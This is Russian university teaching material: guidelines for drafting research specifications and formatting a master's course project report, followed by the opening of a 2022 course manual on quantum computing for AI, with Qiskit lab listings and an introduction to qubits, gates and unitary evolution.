a. результаты исследований, анализ и обоснование перспективных направлений развития техники, технологий, экономики, производства и т.п.;

b. результаты исследований, анализ и обоснование направлений и актуальности проведения прикладных НИР, ОКР, ОТР, обеспечивающих создание новых типов (видов) продукции, технологий;

c. результаты исследования возможностей и целесообразности использования (модернизации) существующих технических решений и (или) разработки новых для создания новых типов (видов) продукции, технологий и их элементов с заданными техническими характеристиками;

d. результаты исследования технических, технологических, экономических условий, процессов, характеристик, обеспечивающих возможность разработки новых типов (видов) продукции, технологий и их элементов.

e. предложения, рекомендации по организационно-техническим мероприятиям (экспертизам, расчетам, прикладным исследованиям, экспериментам и т.п.) рекомендуемым к проведению в обеспечение разработки технических решений для создания новых типов (видов) продукции, технологий и их элементов

2. Для прикладных НИР

a. вновь разработанные технические (технологические) принципы, методические подходы, методы, алгоритмы в исследуемой области, а также прототипов различных технических, программных, технологических решений прикладных научно-технических проблем;

b. научно-методические и нормативно-технические документы (методики исследований, стандарты, алгоритмы, программы, лабораторные регламенты и т.п.);

c. предложения и рекомендации по использованию разработанного научно-технического задела;

d. сформулированные технические требования в виде проектов технических заданий на проведение ОКР (ОТР) по созданию новых типов (видов) продукции, технологий и т.п.

4.2.4. Требования к составу и содержанию работ. В данном разделе ТЗ должны быть установлены (сформулированы) требования, по составу и содержанию предполагаемых к проведению работ в обеспечение выполнения стоящих перед НИР задач, а именно:

1) по составу и содержанию поисковых, исследовательских, аналитических работ;

2) по составу и содержанию теоретических исследований и разработке прототипов технических, программных, технологических решений;

3) по моделированию объектов исследования (математическому моделированию, имитационному, функциональному и т.п.);

4) по разработке и изготовлению макетов (моделей, экспериментальных образцов, прототипов), а также лабораторного, стендового оборудования, установок и т.п. Должно указываться количество изготавливаемых моделей (макетов, экспериментальных образцов, прототипов, оборудования и т.п.).

5) по экспериментальным исследованиям и проведению исследовательских испытаний (согласно определениям ГОСТ 16504–81 и ГОСТ 24026–80) экспериментальных образцов (объем, порядок проведения, обеспечению стендовым оборудованием. Для проведения экспериментальных исследований и исследовательских испытаний макетов (моделей, экспериментальных образцов) должны быть установлены требования по разработке программы и методики. Устанавливаются другие требования, обеспечивающие успешное выполнение задач проекта.

Требования к составу и содержанию работ должны характеризовать этапность и последовательность, которые в последствии, должны быть транслированы в календарный план выполнения проекта.

В начале НИР, как правило, проводится обоснование и выбор направления исследований с целью определения оптимального варианта направления исследований на основе анализа состояния исследуемой проблемы, в том числе результатов патентных исследований, и сравнительной оценки вариантов возможных решений с учетом результатов прогнозных исследований, проводившихся по аналогичным проблемам.

На втором этапе выполняется основной объем работ, связанный с теоретическими исследованиями. Результаты, полученные на этапе теоретических исследований, в обязательном порядке, должны найти свое экспериментальное подтверждение на последующем этапе работ. Теоретические и экспериментальные исследования проводят с целью получения достаточных теоретических результатов и их достоверного (экспериментального) подтверждения для решения поставленных задач.

Обобщение результатов, проверку их соответствия требованиям ТЗ, оценку результативности проекта и эффективности результатов в сравнении с современным научно-техническим уровнем проводят на заключительном этапе.

Формулировки содержания работ должны носить четко ориентированный характер относительно целей НИР, вместе с тем, в требованиях должны выделяться работы, непосредственно связанные с получением научно-технических результатов, предусмотренных требованиями ТЗ.

На первом этапе выполнения НИР как правило должны быть предусмотрены следующие работы:

– выполнение аналитического обзора современной научно-технической, нормативной, методической литературы, затрагивающей научно-техническую проблему, исследуемую / разрабатываемую в рамках проекта;

– проведение патентных исследований в соответствии ГОСТ Р 15.011–96 «Система разработки и постановки продукции на производство. Патентные исследования».

Этап теоретических исследований в обязательном порядке должен включать в себя работы, связанные с разработкой технической документации, программ и методик экспериментальных исследований, этап экспериментальных исследований – разработку и изготовления объектов экспериментальных исследований и проведение экспериментальных исследований в соответствии с программой и методиками.

На последнем этапе рекомендуется проведение работ по подготовке предложений и рекомендаций по реализации (коммерциализации) результатов НИР.

4.2.4. Технические требования. Раздел технических требований, как правило, самый объемный и значимый с точки зрения регламентации

организации и проведения НИР как таковой и ключевой с точки зрения обеспечения результативности и качества НИР. В данном разделе должны быть сформулированы технические требования к работам и научно-техническим результатам работ, перечисленным выше. Раздел должен детализировать требования к качественным и количественным характеристикам работ, а также требования к результатам работ по назначению, составу и назначению их составных частей и компонентов, требования по различным техническим характеристикам и параметрам.

Состав технических требований для конкретных НИР очень индивидуален и определяется разработчиком ТЗ, однако, в общем случае раздел должен быть разделен на:

– требования по назначению научно-технических результатов;

– требования к показателям назначения, техническим характеристикам научно-технических результатов НИР;

– требования к объектам экспериментальных исследований.

В подразделе «**Требования по назначению научно-технических результатов**» должны быть сформулированы требования по назначению к перечисленным выше результатам НИР с точки зрения их практического (функционального) предназначения.

Требования данного раздела должны формулироваться от различных производных сказуемых «должны быть предназначены» и «должны обеспечивать» и устанавливать требования по назначению разрабатываемых в рамках НИР:

– результатам анализов, оценок, исследований;

– методических подходов, методов и методик;

– алгоритмов, программ, регламентов;

– элементов технологий, технических условий;

– технических (конструкторских, программных, технологических) решений;

– предложений, рекомендаций, технических требований;

– других предполагаемых результатов НИР.

Формулировки должны носить предметный, прикладной, конкретный, а не всеобщий характер.

В подразделе «**Требования к показателям назначения, техническим характеристикам научно-технических результатов НИР**» должны быть сформулированы требования к техническим качественным и (или) количественным характеристикам предполагаемых результатов НИР.

Номинальные значения величин, определяющих количественные (качественные) требования, характеристики (параметры), нормы и показатели результатов НИР и условий их применения (реализации), приводят с допустимыми отклонениями. В случае указания наибольших и (или) наименьших допустимых значений величин должны быть указаны пределы допускаемых погрешностей их измерений (оценки).

В подразделе «**Требования к объектам экспериментальных исследований**» должны быть сформулированы технические требования к объектам, их составным частям и компонентам, в которых предполагается реализация разработанных в ходе НИР технических (конструкторских, программных, технологических) решений.

В общем случае раздел должен быть разделен на:

– требования к (математическим/имитационным/программным и т.п.) моделям;

– требования к экспериментальным образцам (макету, лабораторной установке и т.п.);

– требования к исследовательским стендам, установкам.

Требования в каждом подразделе располагают в зависимости от степени их важности, характера и формулируют так, чтобы исключить возможность их неоднозначного толкования.

Номинальные значения величин, определяющих количественные требования, характеристики (параметры), нормы и показатели изделия и условий его применения, приводят с допустимыми отклонениями. В случае

указания наибольших и (или) наименьших допустимых значений величин должны быть указаны пределы допускаемых погрешностей их измерений (оценки).

4.2.5. Требования к документации. В разделе устанавливаются требования по составу и оформлению научно-технической, технической и отчетной документации.

В научно-технической и технической документации отражаются результаты, полученные в ходе НИР, описываются работы, проведенные в ходе выполнения проекта, а также технические (конструкторские, программные, технологические) решения, разработанные в ходе выполнения курсового проекта.

При оформлении программной документации рекомендуется использовать ГОСТ 19.401–78 «Единая система программной документации. Текст программы. Требования к содержанию и оформлению», ГОСТ 19.402–78 «Единая система программной документации. Описание программы» и ГОСТ 19.502–78 «Единая система программной документации. Описание применения. Требования к содержанию и оформлению».

4.2.6. Требования к этапам и срокам выполнения работ определяются исходя из рабочей программы дисциплины «Исследовательский проект» и графика учебного процесса по образовательной программе.

Целью разработки курсового проекта является выработка практических навыков, необходимых в будущей профессиональной деятельности. Поэтому гораздо важнее самого результирующего курсового проекта является осмысленность действий разработчика при постановке задачи, выборе средств разработки проекта и реализации его этапов.

1) При постановке задачи от разработчика требуется четко представить:

– назначение результатов разработки (РР) (в какой области и для чего будет использоваться продукт);

– полезность РР (какие свойства будет иметь продукт, чтобы быть необходимым и полезным);

– удобство использования (какие свойства обеспечат пользователю простоту и легкость взаимодействия с РР в эксплуатации).

2) При выборе средств разработки студент должен использовать достаточно знакомую среду, в которой он имеет опыт работы, чтобы основные усилия уходили все-таки на реализацию проекта, а не на изучение средств разработки или языка и системы программирования.

3) Разработка проекта РР подразумевает работу по выработке предварительного представления о РР – его интерфейсе, принципах построения, организации данных, алгоритмах функционирования и т.п. Как правило, результатом этой стадии должны явиться в той или иной степени формализованные описания соответствующих элементов проекта.

4) Реализация РР должна вестись строго по разработанному проекту, и выглядеть, в значительной степени, технической процедурой. Но если на этом этапе приходится принимать много новых решений по проекту или менять ранее принятые решения, значит, проект был недостаточно проработан.

Так как преподавателю представляется законченные РР и пояснительная записка по курсовому проекту, то, чтобы составить представление о проекте и оценить его, в записке обязательно должны быть четко, подробно и логично изложены вопросы 1 и 3, а для проектов программной направленности программа должна иметь необходимые комментарии.

4.2.7. Требования к порядку проведения и приемке работ определяются исходя из рабочей программы дисциплины «Исследовательский проект».

V. ТРЕБОВАНИЯ К ОФОРМЛЕНИЮ ПОЯСНИТЕЛЬНОЙ ЗАПИСКИ К КУРСОВОМУ ПРОЕКТУ

Курсовой проект имеет своей целью закрепление практических навыков разработки программ на примере задания, выполняемого полностью самостоятельно на основании знаний и умений, полученных при изучении теоретического материала изученным ранее дисциплин и выполнении практических занятий и лабораторных работ по изученным ранее дисциплинам. Курсовой проект выполняется по индивидуальным заданиям.

Основное внимание должно уделяться проработке технического задания к курсовому проекту, проработке математической постановки решаемой проблемной задачи (если есть). Необходимо выполнить поиск существующих аналогов, изучение их описаний, выбор прототипа. Провести синтез структурной схемы устройства (для проектов аппаратной направленности) и разработать ее описание, осуществить нисходящее проектирование алгоритма (для проектов программной направленности), для, фиксации которого должны использоваться блок-схемы или псевдокод (при этом может быть использована любая методика проектирования, программа может быть написана на любом современном языке высокого уровня и реализована в любой среде программирования).

К работе оформляется пояснительная записка (ПЗ), которая должна содержать задание по курсовому проекту и демонстрировать процесс его выполнения: обсуждение или изложение основных функций и интерфейса программы, описание процесса последовательной детализации с записью алгоритмов блок-схемами или на псевдокоде, рассмотрение особенностей программной реализации.

Реализация программы должна быть выполнена на основе проекта, как окончательная детализация блоков спроектированного алгоритма, и снабжена комментариями. В приложении должна быть приведена распечатка программы (допустима распечатка только главной программы и основных

процедур). Общий объем – 15–25 страниц (6–15 страниц текста и 4–10 страниц программы).

К защите представляются все необходимые схемы и результаты расчетов либо исходные файлы (для перекомпиляции) проекта и подготовленный для выполнения на любом ПК исполняемый файл.

При оформлении пояснительной записки к курсовому проекту рекомендуется использовать ГОСТ 7.32–2017 «Отчет о научно-исследовательской работе. Структура и правила оформления».

Пояснительная записка должна состоять из следующих элементов, расположенных в указанной ниже последовательности:

– титульный лист;
– задание на проектирование (ТЗ);
– реферат;
– содержание;
– термины и определения (при необходимости);
– перечень сокращений и обозначений (при необходимости);
– введение;
– основная часть;
– заключение;
– список использованных источников;
– приложение.

Структурные части пояснительной записки начинаются с нового листа и не нумеруются. Примерный объем пояснительной записки – не более 30 страниц машинописного текста.

Пояснительная записка подписывается студентом на титульном листе с указанием даты окончания проектирования. Содержание каждой части записки пояснено ниже.

Текст пояснительной записки, содержащий описание полученных результатов рекомендуется оформлять в соответствии с ГОСТ 7.32–2017

«Отчет о научно-исследовательской работе. Структура и правила оформления».

Цвет шрифта отчета должен быть черным, размер шрифта – не менее 12 пт (рекомендуемый размер 12–14 пт). Рекомендуемый тип шрифта для основного текста отчета – Times New Roman.

Текст отчета следует печатать, соблюдая следующие размеры полей: левое – 30 мм, правое – 15 мм, верхнее и нижнее – 20 мм. Абзацный отступ должен быть одинаковым по всему тексту отчета и равен 1,25 см.

Страницы пояснительной записки следует нумеровать арабскими цифрами, соблюдая сквозную нумерацию по всему тексту, включая приложения. Номер страницы проставляется в центре нижней части страницы без точки. Приложения, которые приведены в пояснительной записке и имеющие собственную нумерацию, допускается не перенумеровать.

1. Титульный лист. Титульный лист является началом пояснительной записки. На титульном листе приводят следующие сведения:

– наименование министерства;
– наименование университета;
– наименование структурного подразделения;
– вид документа (пояснительная записка к курсовому проекту);
– наименование проекта;
– руководитель проекта;
– исполнитель;
– место и год составления пояснительной записки.

Титульный лист включают в общую нумерацию страниц отчета. Номер страницы на титульном листе не проставляют.

2. Задание на проектирование (ТЗ). Задание на курсовой проект составляется согласно методическим рекомендациям по составлению технического задания, подписывается руководителем проекта, студентом и помещается за титульным листом.

3. Реферат. Реферат рекомендуется оформлять согласно ГОСТ Р 7.0.99-2018 «Система стандартов по информации, библиотечному и издательскому делу. Реферат и аннотация. Общие требования».

Реферат не должен превышать одной страницы текста и не должен подменять содержание пояснительной записки. Основное его назначение – дать информацию о проделанной работе.

Реферат должен содержать:

– сведения об общем объеме пояснительной записки, количестве иллюстраций, таблиц, использованных источников, приложений;

– перечень ключевых слов;

– текст реферата.

Перечень ключевых слов должен включать 5–15 слов или словосочетаний из текста отчета, которые в наибольшей мере характеризуют его содержание и обеспечивают возможность информационного поиска.

4. Содержание. Содержание помещается в начале пояснительной записки, за листом реферата. Содержание включает введение, наименование всех разделов и подразделов, пунктов (если они имеют наименование), заключение, список использованных источников и наименования приложений с указанием номеров страниц, с которых начинаются эти элементы пояснительной записки.

5. Термины и определения. Структурный элемент «ТЕРМИНЫ И ОПРЕДЕЛЕНИЯ» содержит определения, необходимые для уточнения или установления терминов, используемых в пояснительной записке.

Перечень терминов и определений следует оформлять в виде списка терминологических статей. Список терминологических статей располагается столбцом без знаков препинания в конце. Слева без абзацного отступа в алфавитном порядке приводятся термины, справа через тире – их определения.

Допустимо оформление перечня терминов и определений в виде таблицы, состоящей из двух колонок: термин, определение.

6. Перечень сокращений и обозначений. Структурный элемент «ПЕРЕЧЕНЬ СОКРАЩЕНИЙ И ОБОЗНАЧЕНИЙ» начинают со слов: «В настоящем отчете о НИР применяют следующие сокращения и обозначения».

Если в отчете используют более трех условных обозначений, требующих пояснения (включая специальные сокращения слов и словосочетаний, обозначения единиц физических величин и другие специальные символы), составляется их перечень, в котором для каждого обозначения приводят необходимые сведения.

Перечень сокращений, условных обозначений, символов, единиц физических величин и определений должен располагаться столбцом без знаков препинания в конце строки. Слева без абзацного отступа в алфавитном порядке приводятся сокращения, условные обозначения, символы, единицы физических величин, а справа через тире – их детальная расшифровка.

7. Введение. Во введении к пояснительной записке указывается общее состояние решаемых в проекте задач и целевое назначение проекта, отражается важность и актуальность темы проекта и указывается метод, положенный в основу решения главной задачи проекта. Объем введения 1–3 страницы.

Рекомендуется писать введение по завершении основных разделов проекта, перед заключением. В этом случае исключена возможность несоответствия «желаемого» и «действительного».

8. Основная часть. Основной текст пояснительной записки излагается в строгой логической последовательности, разбивается на разделы, подразделы, пункты, которые нумеруются арабскими цифрами с точкой. Например, «2. Разработка алгоритма работы устройства», или «2.2. Разработка алгоритма вывода данных», или «2.2.1. Описание программы», где первая цифра означает номер раздела, вторая – подраздела, третья – пункта.

Все формулы, таблицы, рисунки, схемы, диаграммы и т.д. в пояснительной записке должны иметь сквозную нумерацию или в пределах раздела.

Основной раздел можно выполнять в данной последовательности.

1. Обзорный анализ темы, анализ задачи/
2. Разработка алгоритма.
3. Разработка и отладка программного обеспечения
4. Разработка и описание функциональных узлов и их работы.
5. Разработка и описание принципиальной электрической схемы.
6. Описание и блок-схемы алгоритма.

Рисунки. Чертежи, графики, диаграммы, схемы, помещаемые в пояснительной записке, должны соответствовать требованиям стандартов Единой системы конструкторской документации. Иллюстрации следует нумеровать арабскими цифрами сквозной нумерацией. Слово «Рисунок», его номер и через тире наименование помещают после пояснительных данных и располагают в центре под рисунком без точки в конце.

Если наименование рисунка состоит из нескольких строк, то его следует записывать через один межстрочный интервал. Наименование рисунка приводят с прописной буквы без точки в конце. Перенос слов в наименовании графического материала не допускается.

На все иллюстрации в пояснительной записке должны быть даны ссылки. При ссылке необходимо писать слово «рисунок» и его номер, например: «в соответствии с рисунком 1».

Таблицы. Таблицы применяют для наглядности и удобства сравнения показателей. Таблицу следует располагать непосредственно после текста, в котором она упоминается впервые, или на следующей странице.

На все таблицы в тексте пояснительной записки должны быть ссылки. При ссылке следует печатать слово «таблица» с указанием ее номера.

Наименование таблицы, при его наличии, должно отражать ее содержание, быть точным, кратким. Наименование следует помещать над таблицей слева, без абзацного отступа. Слово «Таблица», ее номер и через тире наименование таблицы с прописной буквы без точки в конце.

Если наименование таблицы занимает две строки и более, то его следует записывать через один межстрочный интервал.

Таблицу с большим количеством строк допускается переносить на другую страницу. При переносе части таблицы на другую страницу слово «Таблица», ее номер и наименование указывают один раз слева над первой частью таблицы, а над другими частями также слева пишут слова «Продолжение таблицы» и указывают номер таблицы.

Формулы и уравнения. Уравнения и формулы следует выделять из текста в отдельную строку. Выше и ниже каждой формулы или уравнения должно быть оставлено не менее одной свободной строки. Если уравнение не умещается в одну строку, оно должно быть перенесено после знака равенства (=) или после знаков плюс (+), минус (-), умножения (×), деления (:) или других математических знаков. На новой строке знак повторяется. При переносе формулы на знаке, символизирующем операцию умножения, применяют знак «×».

Пояснение значений символов и числовых коэффициентов следует приводить непосредственно под формулой в той же последовательности, в которой они представлены в формуле. Значение каждого символа и числового коэффициента необходимо приводить с новой строки. Первую строку пояснения начинают со слова «где» без двоеточия с абзаца.

Формулы в отчете следует располагать посередине строки и обозначать порядковой нумерацией в пределах всей пояснительной записки (или в пределах раздела) арабскими цифрами в круглых скобках в крайнем правом положении на строке.

Ссылки. В отчете рекомендуется приводить ссылки на использованные источники. Порядковый номер ссылки приводят арабскими цифрами в квадратных скобках в конце текста ссылки и, если нужно, страницу, рисунок, таблицу. Порядковый номер библиографического описания источника в списке использованных источников соответствует номеру ссылки. Например,

[5, с.27], где 5 – пятый источник библиографического списка; с. 27 – двадцать седьмая страница этого источника.

9. Заключение. В заключении должны быть описаны основные результаты выполненной работы и рекомендации по их практическому использованию. В отличие от основной части проекта заключение и введение не нумеруются.

10. Список использованных источников. В списке использованных источников указывается вся литература, которая была использована в процессе работы над проектом и на которую необходимо сделать ссылки в тексте записки. Источники следует расположить в порядке появления ссылок в тексте записки.

Сведения об источниках приводятся в соответствии с требованиями ГОСТ Р 7.0.100-2018 «Система стандартов по информации, библиотечному и издательскому делу. Библиографическая запись. Библиографическое описание. Общие требования и правила составления» и ГОСТ 7.80-2000 «Система стандартов по информации, библиотечному и издательскому делу. Библиографическая запись. Заголовок. Общие требования и правила составления».

11. Приложения. Приложение оформляется как продолжение пояснительной записки на последующих ее листах. В приложения рекомендуется включать материалы, дополняющие текст пояснительной записки, если они не могут быть включены в основную часть.

В приложения могут быть включены:

- дополнительные материалы к пояснительной записке;
- промежуточные математические доказательства и расчеты;
- таблицы вспомогательных цифровых данных;
- перечень элементов для принципиальной электрической схемы;
- техническое описание микроконтроллеров и системы их команд;
- краткие сведения инструментальной среды программирования;
- листинг программ;

– иллюстрации вспомогательного характера;
– акты внедрения результатов НИР или их копии;
– копии охранных документов.

Каждое приложение должно начинаться с новой страницы с указанием в верхнем правом углу первого листа слова «Приложение», например, «Приложение 1» и иметь тематический заголовок.

Оформленную и подписанную пояснительную записку к курсовому проекту магистрант сдает преподавателю по окончанию выполнения проекта. Защита проекта проходит в форме собеседования по теме выполненного проекта.

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ
РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное бюджетное образовательное
учреждение высшего образования
«Чеченский государственный университет им. А.А. Кадырова»
ИНСТИТУТ МАТЕМАТИКИ, ФИЗИКИ И ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ
Кафедра программирования и ИКТ

УЧЕБНО-МЕТОДИЧЕСКОЕ ОБЕСПЕЧЕНИЕ ДИСЦИПЛИНЫ
«Квантовые технологии в задачах искусственного интеллекта»

Направление подготовки (специальности)	Информатика и вычислительная техника
Код направления подготовки (специальности)	09.04.01
Профиль подготовки	Технологии интеллектуальных автоматизированных систем
Квалификация выпускника	Магистр
Форма обучения	Заочная

Грозный, 2022 г.

Оглавление

ВВЕДЕНИЕ 3
УНИТАРНАЯ ЭВОЛЮЦИЯ 6
КУБИТЫ И КВАНТОВАЯ ПАМЯТЬ 7
РЕГИСТР СОСТОЯНИЙ (МОДЕЛЬ КВАНТОВОГО РЕГИСТРА) 10
ЗАПУТАННОСТЬ 11
КВАНТОВЫЙ ПАРАЛЛЕЛИЗМ 12
СУПЕРПОЗИЦИЯ 12
ОБРАТИМЫЕ ВЫЧИСЛЕНИЯ 14
ОБОЗНАЧЕНИЕ ДИРАКА И ГИЛЬБЕРТОВЫ ПРОСТРАНСТВА 18
ЛАБОРАТОРНАЯ РАБОТА №1. ОДНОКУБИТОВЫЕ И ДВУХКУБИТОВЫЕ КВАНТОВЫЕ СХЕМЫ 21
1. Цель работы 21
2. Теоретический базис 21
3. Задачи, решаемые в работе 24
4. Порядок выполнения работы 24
5. Содержание отчета 25
КОНТРОЛЬНЫЕ ВОПРОСЫ 26
ЛАБОРАТОРНАЯ РАБОТА №2. СОЗДАНИЕ ПРОГРАММЫ В КВАНТОВОЙ СРЕДЕ QISKIT 27
1. Цель работы 27
2. Теоретический базис 27
3. Задание на выполнение лабораторной работы 29
4. Содержание отчета 31
КОНТРОЛЬНЫЕ ВОПРОСЫ 31
ЛАБОРАТОРНАЯ РАБОТА №3. РЕАЛИЗАЦИЯ ПРОЦЕДУРЫ КВАНТОВОГО РАСПРЕДЕЛЕНИЯ КЛЮЧЕЙ 32
1. Цель работы 32
2. Теоретический базис 32
3. Порядок выполнения работы 33
4. Содержание отчета 34
КОНТРОЛЬНЫЕ ВОПРОСЫ 35
ЛАБОРАТОРНАЯ РАБОТА №4. РЕАЛИЗАЦИЯ КВАНТОВОГО МАШИННОГО ОБУЧЕНИЯ В СРЕДЕ МОДЕЛИРОВАНИЯ И РАЗРАБОТКИ QISKIT И IBM QUANTUM EXPERIENCE 36
1. Цель работы 36
2. Базовые теоретические сведения 36
3. Порядок выполнения работы 39
4. Содержание отчета 39
КОНТРОЛЬНЫЕ ВОПРОСЫ 40
ЛАБОРАТОРНАЯ РАБОТА №5 КВАНТОВЫЙ АЛГОРИТМ ГРОВЕРА 41

1. Цель работы 41
2. Базовые теоретические сведения 41
3. Порядок выполнения работы 43
4. Содержание отчета 44
КОНТРОЛЬНЫЕ ВОПРОСЫ 44

ЛАБОРАТОРНАЯ РАБОТА №6. РЕАЛИЗАЦИЯ АЛГОРИТМА ДОЙЧА-ДЖОЗСА В СРЕДЕ МОДЕЛИРОВАНИЯ И РАЗРАБОТКИ QISKIT И IBM QUANTUM EXPERIENCE 45

1. Цель работы 45
2. Базовые теоретические сведения 45
3. Задание на выполнение лабораторной работы 46
4. Пример выполнения 47
5. Содержание отчета 64
КОНТРОЛЬНЫЕ ВОПРОСЫ 64

ЛАБОРАТОРНАЯ РАБОТА №7. РЕАЛИЗАЦИЯ И ОБУЧЕНИЕ КВАНТОВОЙ НЕЙРОННОЙ СЕТИ В СРЕДЕ МОДЕЛИРОВАНИЯ И РАЗРАБОТКИ QISKIT И IBM QUANTUM EXPERIENCE 65

1. Цель работы 65
2. Базовые теоретические сведения 65
3. Задание на выполнение лабораторной работы 75
4. Пример выполнения 75
1. NeuralNetwork 75
2. OpflowQNN 76
3. TwoLayerQNN 78
4. CircuitQNN 80
Выходные данные: разреженные целочисленные вероятности 81
Выходные данные: плотные четные вероятности 81
Выходные данные: выборки 82
Выходные данные: четные выборки 82
5. Содержание отчета 83
КОНТРОЛЬНЫЕ ВОПРОСЫ 83

ВВЕДЕНИЕ

Квантовый компьютер – вычислительное устройство, использующее для вычислений явления квантовой механики. Принципиальное отличие от классических компьютеров, состоит в том, что квантовые алгоритмы работают с вероятностными величинами и используют в вычисления квантовый параллелизм, суперпозицию состояний квантовых частиц и квантовую запутанность, что позволяет производить вычисления на других принципах и решать новые классы задач за обозримое время.

На данный момент существует большое количество различных сред моделирования (как консольных, так и графических), библиотек API, а также моделей отдельных алгоритмов. Графические среды моделирования предоставляют большие возможности для построения, и управления процессом моделирования. Среди всех графических сред jQuantum, QCAD ориентированы на построение и моделирование алгоритмов с помощью квантовых схем, но они предоставляют совершенно разные возможности. Bloch Sphere Simulator (BSS) и Squankum позволяют проводить моделирование воздействия операторов на кубит одновременно визуализируя их действие на трехмерной модели кубита – сфере Блоха. Некоторые модели строятся на базе существующих математических сред моделирования, например модель алгоритма Гровера, разработанная в Санкт-Петербургском Государственном Университете. Различаются модели и по подходам к моделированию: QuIDDPro имеет математическое ядро построено на графовом подходе, который в отличии от обычного матричного подхода позволяет значительно экономить память при моделировании. Отдельного упоминания стоят библиотеки APIlibquantum, Cove для построения программ моделирования квантовых вычислений, которые предоставляют готовый функционал для построения собственной модели. При создании модели квантового вычислителя разработчики преследуют совершенно разные цели

(моделирование квантовых систем и кубит, воздействия отдельных гейтов или моделирование квантовых алгоритмов) и различные подходы в реализации интерфейса (графический, консольный), видах моделирования. В связи, с чем модели значительно отличаются друг от друга, так же это приводит к тому, что в данной области нет единого направления развития. Вследствие этого, возникает необходимость анализа существующих сред моделирования их классификации, систематизации разрозненных данных о подходах, целях и результатах данных разработок.

В квантовой физике состояние частицы характеризуется волновой функцией ψ, которая принимает комплексные значения, называемые амплитудами. Волновая функция в простейшем случае для одного кубита будет иметь вид:

$$|\psi\rangle = \alpha|0\rangle + \beta\,|1\rangle\,, \tag{1}$$

где α и β – амплитуды, а значения $|0\rangle$ и $|1\rangle$ – кет-вектора (в формулировке Дирака) соответствующие логическому нулю или единице. Для того, чтобы измерить в каком из состояний находится кубит, получим вероятность нахождения кубита в этом состоянии, которая равна квадрату модуля амплитуды. При этом необходимо придерживаться следующего условия нормировки:

$$|\alpha|^2 + |\beta|^2 = 1 \tag{2}$$

Для двух кубит имеем следующий вид системы:

$$|\psi\rangle = \lambda_1|00\rangle + \lambda_2|01\rangle + \lambda_3|10\rangle + \lambda_4|11\rangle\,, \tag{3}$$

где $\lambda_i, i \in 1..4$ амплитуды состояний. Для вычисления вероятности возникновения двух событий одновременно, перемножим их вероятности и получим, что

$$\lambda_1 = \alpha_1\alpha_0,\ \lambda_2 = \alpha_1\beta_0,\ \lambda_3 = \beta_1\alpha_0,\ \lambda_4 = \beta_1\beta_0 \tag{4}$$

Для квантовых вычислений и при моделировании возможны такие амплитуды состояний, что состояние системы может быть описано следующими уравнениями:

$$|\psi\rangle = \lambda_1|00\rangle + \lambda_4|11\rangle \tag{5}$$

$$|\psi\rangle = \lambda_2|01\rangle + \lambda_3|10\rangle \quad (6)$$

Состояния, описанные уравнениями (5) и (6) также называют запутанными. Это одна из особенностей квантового компьютера, за счет которой достигается параллелизм вычислений. В ней также заключается основная сложность реализации моделей квантовых вычислителей, так как помимо хранения в памяти 2^N значений амплитуд нужно дополнительно хранить матрицу преобразования, имеющую размерность $2^N \times 2^N$, где N – количество кубит. Для описания квантовых вычислений используется математический аппарат тензорных произведений, с помощью которого вычисляется матрица преобразования гейта Адамара, для однокубитного квантового регистра ее можно представить следующим образом:

$$H = \frac{1}{\sqrt{2}}\begin{pmatrix} 1 & 1 \\ 1 & -1 \end{pmatrix} \quad (7)$$

Для трехкубитного квантового регистра матрица преобразований при применении гейта на второй кубит будет следующей:

$$I_3 \otimes H_2 \otimes I_1 = \frac{1}{\sqrt{2}}\begin{pmatrix} 1 & 0 & 1 & 0 & 0 & 0 & 0 & 0 \\ 0 & 1 & 0 & 1 & 0 & 0 & 0 & 0 \\ 1 & 0 & -1 & 0 & 0 & 0 & 0 & 0 \\ 0 & 1 & 0 & -1 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 1 & 0 & 1 & 0 \\ 0 & 0 & 0 & 0 & 0 & 1 & 0 & 1 \\ 0 & 0 & 0 & 0 & 1 & 0 & -1 & 0 \\ 0 & 0 & 0 & 0 & 0 & 1 & 0 & -1 \end{pmatrix}, \quad (8)$$

где I – единичная матрица размерностью 2×2. Матрица преобразования для CNOT или Тоффоли гейта представлена ниже:

$$CNOT = \begin{pmatrix} 1 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 \\ 0 & 0 & 0 & 1 \\ 0 & 0 & 1 & 0 \end{pmatrix} \quad (9)$$

Основная проблема, как было показано ранее, состоит в моделировании запутанных состояний. Эта особенность квантовых вычислений не дает промоделировать локально поведение отдельно взятых кубит и поэтому очевидным действием будет переход на уровень квантового регистра. Причем необходимо выделить ПЛИС от программных средств поддержки и

оптимизации для того, чтобы не тратить время на генерацию кода программы и компилирования HDL кода для прошивки при изменении схемы вычислений. В случае с двухкубитными и трехкубитными вентилями, изменения квантового регистра будут касаться только перестановки состояний. Сложность заключается в моделировании однокубитных вентилей (X, Y, Z – гейты, гейт Адамара и прочие), так как любой вентиль изменяет все состояния квантового регистра.

Унитарная эволюция

Возьмем унитарную функцию |φ> и применим в рамках нее ряд операций, изменив состояния на $|\psi\rangle = \beta_0|0\rangle + \beta_1|1\rangle + ... + \beta_{N-1}|N-1\rangle$. Квантовая механика подразумевает реализацию линейных вычислений лишь к одному или нескольким квантовым состояниям. Если рассматривать состояние |φ> как N-мерный вектор $(\alpha_0,...,\alpha_{N-1})^T$, то выполнение операции, меняющей |φ> на |ψ>, равносильно перемножению |φ> с комплексной матрицей U размером N × N:

$$U\begin{pmatrix} \alpha_0 \\ \dots \\ \dots \\ \dots \\ \alpha_{N-1} \end{pmatrix} = \begin{pmatrix} \beta_0 \\ \dots \\ \dots \\ \dots \\ \beta_{N-1} \end{pmatrix}.$$

Отметим, что в терминах линейности $|\psi\rangle = U|\phi\rangle = U(\sum_i \alpha_i|i\rangle) = \sum_i U|i\rangle$. По той причине, что измерение |ψ> также должно задавать распределение вероятности, у нас есть ограничение $\sum_{j=0}^{N-1}|\beta_j|^2 = 1$ на новое состояние. Это означает, что операция U должна сохранять норму векторов и, следовательно, должна быть унитарным преобразованием (часто называемым просто «унитарным»). Матрица U унитарна, если ее обратная U^{-1} равна ее сопряженной транспонированной U^*.

Кубиты и квантовая память

